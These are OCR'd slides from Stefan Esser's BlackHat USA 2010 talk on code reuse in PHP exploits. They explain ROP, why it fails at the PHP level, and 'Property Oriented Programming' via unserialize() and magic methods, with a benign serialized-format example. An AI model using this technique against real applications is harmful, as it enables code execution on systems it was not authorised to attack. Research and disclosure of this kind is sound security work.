SektionEins
http://www.sektioneins.de

Utilizing Code Reuse/ROP in PHP Application Exploits

Stefan Esser <stefan.esser@sektioneins.de>

BlackHat USA 2010
Las Vegas, Nevada

Who am I?

Stefan Esser

- from Cologne/Germany
- Information Security since 1998
- PHP Core Developer since 2001
- Suhosin / Hardened-PHP 2004
- Month of PHP Bugs 2007 / Month of PHP Security 2010
- Head of Research & Development at SektionEins GmbH

Part I

Introduction

Introduction (I)

Code Reuse / Return Oriented Programming

- shellcode is not injected into the application
- instead the applictation's code flow is hijacked and redirected
- pieces of already available code are executed in an attacker defined order
- reordered bits of code do exactly what the attacker wants

Introduction (II)

Research into Code Reuse / Return Oriented Programming


- consumer architectures: x86, amd64, sparc, ppc, arm
- intermediate architectures: REIL
- special architectures: voting systems

➡ no research yet for web applications

Introduction (III)

Classification


- Code Reuse
- Return Oriented Programming
- Return To Libc
- ... ?



Introduction (IV)

Return Oriented Programming / Return To Libc

- based on **hijacking the callstack**
- allows **returning** into **arbitrary code gadgets**
- **useful code** followed by a **return**
- full **control over the stack**




Introduction (V)


Return Oriented Programming is **not possible at the PHP level**

- **callstack** is spread over
  - real stack
  - heap
  - data segment
- ROP would **require control over multiple places** at the same time
- normally overflows only allow to **hijack one place at once**
- PHP bytecode is at **unknown positions in the heap**

Introduction (VI)



Introduction (VII)



Part II

Property Oriented Programming

Property Oriented Programming

Property Oriented Programming

- when the callstack is not controllable another code reuse technique is required
- new software is usually object oriented
- objects call methods of other objects stored in their properties
- replacing or overwriting objects and properties allows another form of code reuse

Property Oriented Programming

Property Oriented Programming in PHP

- some limitations
- can only call start of methods
- cannot just overwrite some object in memory
- need a way to create objects
- and fill all their properties

➡ unserialize()

Part III

PHP's unserialize()

unserialize()

- allows to **deserialize** serialized **PHP variables**
- supports **most PHP variable types**
  - integers / floats / boolean
  - strings / array / objects
  - references
- often exposed to **user input**
- **many vulnerabilities** in the past


unserialize()

- **deserializing objects** allows to control all **properties**
    - public
    - protected
    - private
- **but not** the **bytecode !!!**
- however **deserialized objects** get woken up **__wakeup()**
- and later **destroyed** via **__destruct()**

➡ **already existing code** gets **executed**

unserialize()


```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}}
```



Unserialize keeps a table of all created variables during deserialization in order to support references


unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



